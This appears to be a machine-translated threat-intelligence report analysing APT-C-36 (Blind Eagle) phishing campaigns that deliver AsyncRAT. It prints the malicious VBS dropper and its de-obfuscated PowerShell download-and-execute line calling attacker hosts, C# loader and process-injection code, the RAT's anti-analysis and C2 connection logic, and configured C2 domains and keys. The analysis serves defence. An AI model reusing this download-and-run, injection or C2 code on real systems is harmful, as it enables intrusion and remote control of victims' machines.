mp-weixin-qq-com.translate.goog /s/mTmJLHYC9bJDnphf_52JmA

Analysis of recent attack activities of APT-C-36 (Blind Eagle)

Advanced Threat Institute 360 Threat Intelligence Center *2022-12-27 05:20*

360 Threat Intelligence Center is the world's leading platform for threat intelligence sharing, analysis, and early warning. Relying on 360 Security Brain's tens of billions of samples, trillions of protection logs and other massive security data, it integrates 360 vulnerability mining, malicious code analysis, and threat intelligence tracking. and other teams' security capabilities to produce high-quality security threat intelligence to drive security defense, detection, and response.

APT-C-36


blind eagle

APT-C-36 (Blind Eagle) is an APT organization suspected to be from South America. Its main targets are located in Colombia and some areas in South America, such as Ecuador and Panama. Since its discovery in 2018, the organization has continued to launch targeted attacks against Colombian government departments, financial, insurance and other industries, as well as large companies.

APT-C-36 often uses harpoon attacks recently, using PDF files as entry points to induce users to click malicious links in the documents to download RAR compressed files. Most compressed files need a password to decompress. The password is basically a 4-digit pure number. After decompression, it is a VBS script disguised as a PDF file name. After the VBS script is clicked and executed by the user, it will start a complex and multi-stage fileless attack chain. The final loader is an obfuscated AsyncRAT or NjRAT Trojan, and the code to bypass the AMSI mechanism is added, which shows that the organization is constantly optimizing its attack weapon.

1. Attack activity analysis


1. Attack process analysis



The figure above shows the complete attack flow of some payloads of this attack. The attacker induces the user to download the malicious compressed package file, executes the VBS script in it, and loads the first-stage DLL downloaded from the remote end into memory, and the DLL continues to load the second-stage DLL in memory. In order to hide the final malicious code, the second-stage DLL will inject the AsyncRAT or NjRAT Trojan into the puppet process RegAsm or AppLaunch.exe for execution. The last loaded Trojan program establishes communication with the C2 server to realize the remote control function. It should be noted that attackers often use mail servers or text storage service websites (such as Paste.ee) to save the payload in order not to be intercepted when downloading the attack payload.

2. Load delivery analysis

Most of the samples captured this time are compressed files, and some samples require a 4-digit pure digital password to decompress, and the functions of the decompressed files are similar.




ad800259421564651564aa4561646556c5465165456456ff4564619846556465456va456546516...
CERTIFICADO AUTORIZACION BANCARIA GENERADA.rar
Radicado #1-2022-028101_8002465216546165465651_265465165465165a6654ff564216165ca...

The following takes one of the malicious sample files as an example to introduce its attack chain in detail.

file name	Radicado%20%231-2022-028101_8002465216546165465651_265465165465165a6654ff564216165ca1654215648984461ca894364614846489a485
File size	1.42KB
MD5	8d8b7131bdf067e3d9c3abff9ee74ad8

The file is a RAR compressed package file, which contains a VBS file with the same name as the RAR file, and the file name is very long, and the suffix is pdf.rar, so users can easily click on it without paying attention to get tricked. In addition, the content of the VBS file is full of a large amount of useless data and obfuscated malicious code, and the word "Updated" can be clearly seen. It can be speculated that the attack took place after September 15, 2022.



```
::::::::::::::::::::::::::::::::::::::::::::::::::
'Updated 15/09/2022
::::::::::::::::::::::::::::::::::::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::
::::::::::::::::::::::::::::::::::::::::::::::::::
set bypassloka = CreateObject("WScript.Shell")
bypass = "*ðú^:@�(:4(→√@]ø*}@�:▶�@�(�(##ow"
bypass = bypass & "ershel"
bypass = bypass & "l.exe [Byte[]] $rO"
bypass = bypass & "Wg = [syste"
bypass = bypass & "m.Convert]::(]▶}:�øú╕�(@(^(}●4@(@444^(@}◀*rom"
bypass = bypass & "Bas"
bypass = bypass & "e64string((New-Object Ne"
bypass = bypass & "t.WebC"
bypass = bypass & "lient)."
bypass = bypass & "}4ú→:ú↓ú@◀(☠Π→((ø(�ø+ø(:(�░}↓downloadú}�ú↓}�░→}@*^ú√@}۞(*↓(�Π∞}
bypass = bypass & "ng('htt"
bypass = bypass & "ps://co"
bypass = bypass & "ntadorúð→ú(☠+}^▶}4(ð√@�*((}Π#}☛Π4:→↓shbc.com/dl"
bypass = bypass & "l_startup'));"
bypass = bypass & "[ú}�ú↓}�░→}@*^ú√@}۞(*↓(�Π∞}(+(√ystem.AppDomain]::Currúð→ú(☠+}^▶
```

The key codes obtained by de-obfuscation are as follows:


```
powershell.exe [Byte[]] $rOWg = [system.Convert]::FromBase64string((
New-Object Net.WebClient).DownloadString('https://contadoreshbc.com/dll_startup'));
[System.AppDomain]::CurrentDomain.Load($rOWg).GetType('Fiber.Home').GetMethod('VAI').Invoke($null,
[object[]] ('1=rev&a=psid?txt.4abeurp/esacfeirB/moc.sotercnocmc@aretrac/emoh/moc.sotercnocmc.liam//:sptth'))
```

Malicious code downloads the encoded DLL data from the address https://contadoreshbc.com/dll_startup , calls the Fiber.Home.VAI method, implements reflective loading of the DLL, and passes in parameters, the parameters are in reverse order of the URL (URL: https://mail .cmconcretos.com/home/cartera@cmconcretos.com/Briefcase/prueba4.txt?disp=a&ver=1) as the first stage loader.

3. Attack component analysis


- Stage 1 DLL

  (MD5: 8061f477cfa49c8d2f2aa7cc19e3d09d)



```
public static void VAI(string QBXtX)
{
    try
    {
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        int num = 0;
        for (;;)
        {
            switch (num)
            {
            case 0:
            {
                if (!File.Exists("C:\\ProgramData\\Done.vbs"))
                {
                    new Process
                    {
                        StartInfo = new ProcessStartInfo
                        {
                            WindowStyle = ProcessWindowStyle.Hidden,
                            FileName = "C:\\Windows\\System32\\WindowsPowershell\\v1.0\\powershell.exe",
                            Arguments = " -WindowStyle Hidden Copy-Item -Path *.vbs -Destination C:\\ProgramData\\Done.vbs"
                        }
                    }.Start();
                }
                string text = new WebClient
                {
                    Encoding = Encoding.UTF8
                }.DownloadString(Strings.StrReverse("pmuR/moc.retpyrcloohcs//:sptth"));
                num = 1;
                continue;
            }
            case 1:
            {
                string text = Strings.StrReverse(text);
                num = 2;
                continue;
            }
            case 2:
            {
                string text = text.Replace("[illegible]", "A");
                num = 3;
                continue;
            }
            case 3:
```

The VAI method first moves itself to the %ProgramData% directory and names it Done.VBS, then downloads the file from https://schoolcrypter.com/Rump , replaces the specified string and decodes it to get the second-stage DLL file. Then call the Fsociety.Tools.Ande method of the second stage DLL, the parameter is "C:\\Windows\\Microsoft.NET\\Framework \\v4.0.30319 \\RegAsm.exe " (injected program) and the final malicious code (Downloaded and decoded data from the remote link parameter passed in by the VBS script).




```
        string str = "C:\\Windows\\Microsoft.NET\\Framework";
        arg_0E_0 = 6;
        continue;
    }
    case 6:
    {
        string str;
        str += "\\v4.0.30319";
        arg_0E_0 = 7;
        continue;
    }
    case 7:
        Class2.startup();
        arg_0E_0 = 8;
        continue;
    case 8:
    {
        string text;
        string text2;
        string str;
        AppDomain.CurrentDomain.Load(Convert.FromBase64String(text)).GetType("Fsociety.Tools").GetMethod("Ande").Invoke(null, new object[]
        {
            str + "\\RegAsm.exe",
            Convert.FromBase64String(text2)
        });
```

- Stage 2 DLL

  (MD5: 3c929b58ba69cee4e5e8714b4b3d7e12)

In this stage, the RegAsm.exe process is created and the downloaded malicious load is injected into it to achieve the purpose of hiding the process. The figure below shows some APIs required for injection operations.




```
public class Tools
{
    // Token: 0x06000010 RID: 16
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", CharSet = CharSet.Unicode, EntryPoint = "CreateProcess")]
    private static extern bool a(string a, string A, IntPtr b, IntPtr B, bool c, uint C, IntPtr d, string D, ref Tools.A e, ref Tools.a E);

    // Token: 0x06000011 RID: 17
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", EntryPoint = "GetThreadContext")]
    private static extern bool a(IntPtr a, int[] A);

    // Token: 0x06000012 RID: 18
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", EntryPoint = "Wow64GetThreadContext")]
    private static extern bool A(IntPtr a, int[] A);

    // Token: 0x06000013 RID: 19
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", EntryPoint = "SetThreadContext")]
    private static extern bool b(IntPtr a, int[] A);

    // Token: 0x06000014 RID: 20
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", EntryPoint = "Wow64SetThreadContext")]
    private static extern bool B(IntPtr a, int[] A);

    // Token: 0x06000015 RID: 21
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", EntryPoint = "ReadProcessMemory")]
    private static extern bool a(IntPtr a, int A, ref int b, int B, ref int c);

    // Token: 0x06000016 RID: 22
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", EntryPoint = "WriteProcessMemory")]
    private static extern bool a(IntPtr a, int A, byte[] b, int B, ref int c);

    // Token: 0x06000017 RID: 23
    [SuppressUnmanagedCodeSecurity]
    [DllImport("ntdll.dll", EntryPoint = "NtUnmapViewOfSection")]
    private static extern int a(IntPtr a, int A);

    // Token: 0x06000018 RID: 24
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", EntryPoint = "VirtualAllocEx")]
    private static extern int a(IntPtr a, int A, int b, int B, int c);

    // Token: 0x06000019 RID: 25
    [SuppressUnmanagedCodeSecurity]
    [DllImport("kernel32.dll", EntryPoint = "ResumeThread")]
    private static extern int a(IntPtr a);
```

- final loaded load

  (MD5: 6969d415553f93d9bd39fc93dc6cfbda)

According to the analysis, we found that the final payload is an AsyncRAT remote control Trojan that has been redeveloped and obfuscated by SmartAssembly. AsyncRAT is an open source remote control Trojan horse program written in C# language. Its functions include process monitoring, file management, remote desktop, keylogging and other remote control functions. It also includes anti-virtual machine, anti-debugging, anti-sandbox, etc. a countermeasure technique.


After the payload is executed, first call Settings.InitializeSettings to load the configuration information, obtain the Key through Base64 decoding, and then use the AES algorithm to decrypt to obtain important configurations such as Ports, Host, Version, Install, MTX, Anti information.



```
public static bool InitializeSettings()
{
    bool result;
    try
    {
        Settings.Key = Settings.GOMcnFnJquo7g7qGrF().GetString(Convert.FromBase64String(Settings.Key));
        Settings.aes256 = new Aes256(Settings.Key);
        Settings.Ports = Settings.ByQbFvmElDfIrGjAZ6(Settings.aes256, Settings.Ports);
        Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
        Settings.Version = Settings.aes256.Decrypt(Settings.Version);
        Settings.Install = Settings.aes256.Decrypt(Settings.Install);
        int num = 1;
        if (Settings.PlYBDM04m1c2CYdqmS() != null)
        {
            Settings.Hwid = HwidGen.HWID();
            Settings.Serversignature = Settings.aes256.Decrypt(Settings.Serversignature);
            Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String(Settin
            return Settings.u6mbrL3S7();
            Block_4:
            IL_1F:
    // Token: 0x06000008 RID: 8 RVA: 0x00002EDC File Offset: 0x000010DC
    private static bool u6mbrL3S7()
    {
        bool result;
        try
        {
            result = Settings.Nyhawj4ZkROBuEJWkZ((RSACryptoServiceProvider)Settings.Server
              (Settings.Key)), Settings.HKsmHS7LCDwZ68yHyp("SHA256"), Convert.FromBase64St
        }
        catch (Exception)
        {
            result = false;
        }
        return result;
```


configuration information	**content**
key	f4oSLQzdggENogxPNffih0wzw4FRQAtv
Ports	4203
Hosts	strekhost2043.duckdns.org
Version	0.5.7B
install	FALSE
MTX	cookiesdat
Pastebin	null
Anti	FALSE
BDOS	FALSE
Group	Default
Hwid	F610C7F4363913D3C16E

According to the Anti attribute of the configuration file, it is decided whether to detect the environment, mainly to detect Vmware and VirtualBox virtual machines, anti-debugging, sandbox, hard disk capacity, and whether it is an XP system.



```
public static void RunAntiAnalysis()
{
    if (u6mrL3bS7tRvV4W0c5.DetectManufacturer())
    {
        goto IL_64;
    }
    if (u6mrL3bS7tRvV4W0c5.DetectDebugger() || u6mrL3bS7tRvV4W0c5.DetectSandboxie())
    {
        goto IL_64;
    }
    int num = 0;
    if (u6mrL3bS7tRvV4W0c5.wtQWUDbroRAhUiLB7t() != null)
    {
        int num2;
        num = num2;
    }
    switch (num)
    {
    }
    if (u6mrL3bS7tRvV4W0c5.IsSmallDisk())
    {
        goto IL_64;
    }
    if (u6mrL3bS7tRvV4W0c5.IsXP())
    {
```


Determine whether PasteBin is empty, if it is empty, take the host information (domain name/IP) and port from the configuration information, check the validity of the host, and then connect. If PasteBin is not empty, use ":" as the separator to connect to the host information and port respectively. It can be seen that the C2 of the RAT has strong scalability and flexibility.



```
string text = Settings.Hosts.Split(new char[]
{
    ','
})[new Random().Next(Settings.Hosts.Split(new char[]
{
    ','
}).Length)];
int port = Convert.ToInt32(Settings.Ports.Split(new char[]
{
    ','
})[new Random().Next(Settings.Ports.Split(new char[]
{
    ','
}).Length)]);
if (!ClientSocket.XNZPgj19v(text))
{
    ClientSocket.TcpClient.Connect(text, port);
    goto IL_58;
}
```

```
if (!(Settings.Pastebin == "null"))
{
    using (WebClient webClient = new WebClient())
    {
        NetworkCredential networkCredential = new NetworkCredential("", "");
        ClientSocket.CrOGoIpjq8UvNAgbWf(webClient, networkCredential);
        string[] array = webClient.DownloadString(Settings.Pastebin).Split(new string[]
        {
            ":"
        }, StringSplitOptions.None);
        int num3 = 0;
        if (ClientSocket.lY9uVDBBWtAwmDZTrn() != null)
        {
            int num4;
            num3 = num4;
        }
        switch (num3)
        {
        }
        Settings.Hosts = array[0];
        Settings.Ports = array[new Random().Next(1, array.Length)];
        ClientSocket.TcpClient.Connect(Settings.Hosts, Convert.ToInt32(Settings.Ports));
```

After the SSL connection is established between the client and the server, the HWID (hardware ID), User (user name), OS and other host information of the controlled machine are collected by calling the IdSender.SendInfo() method.




```
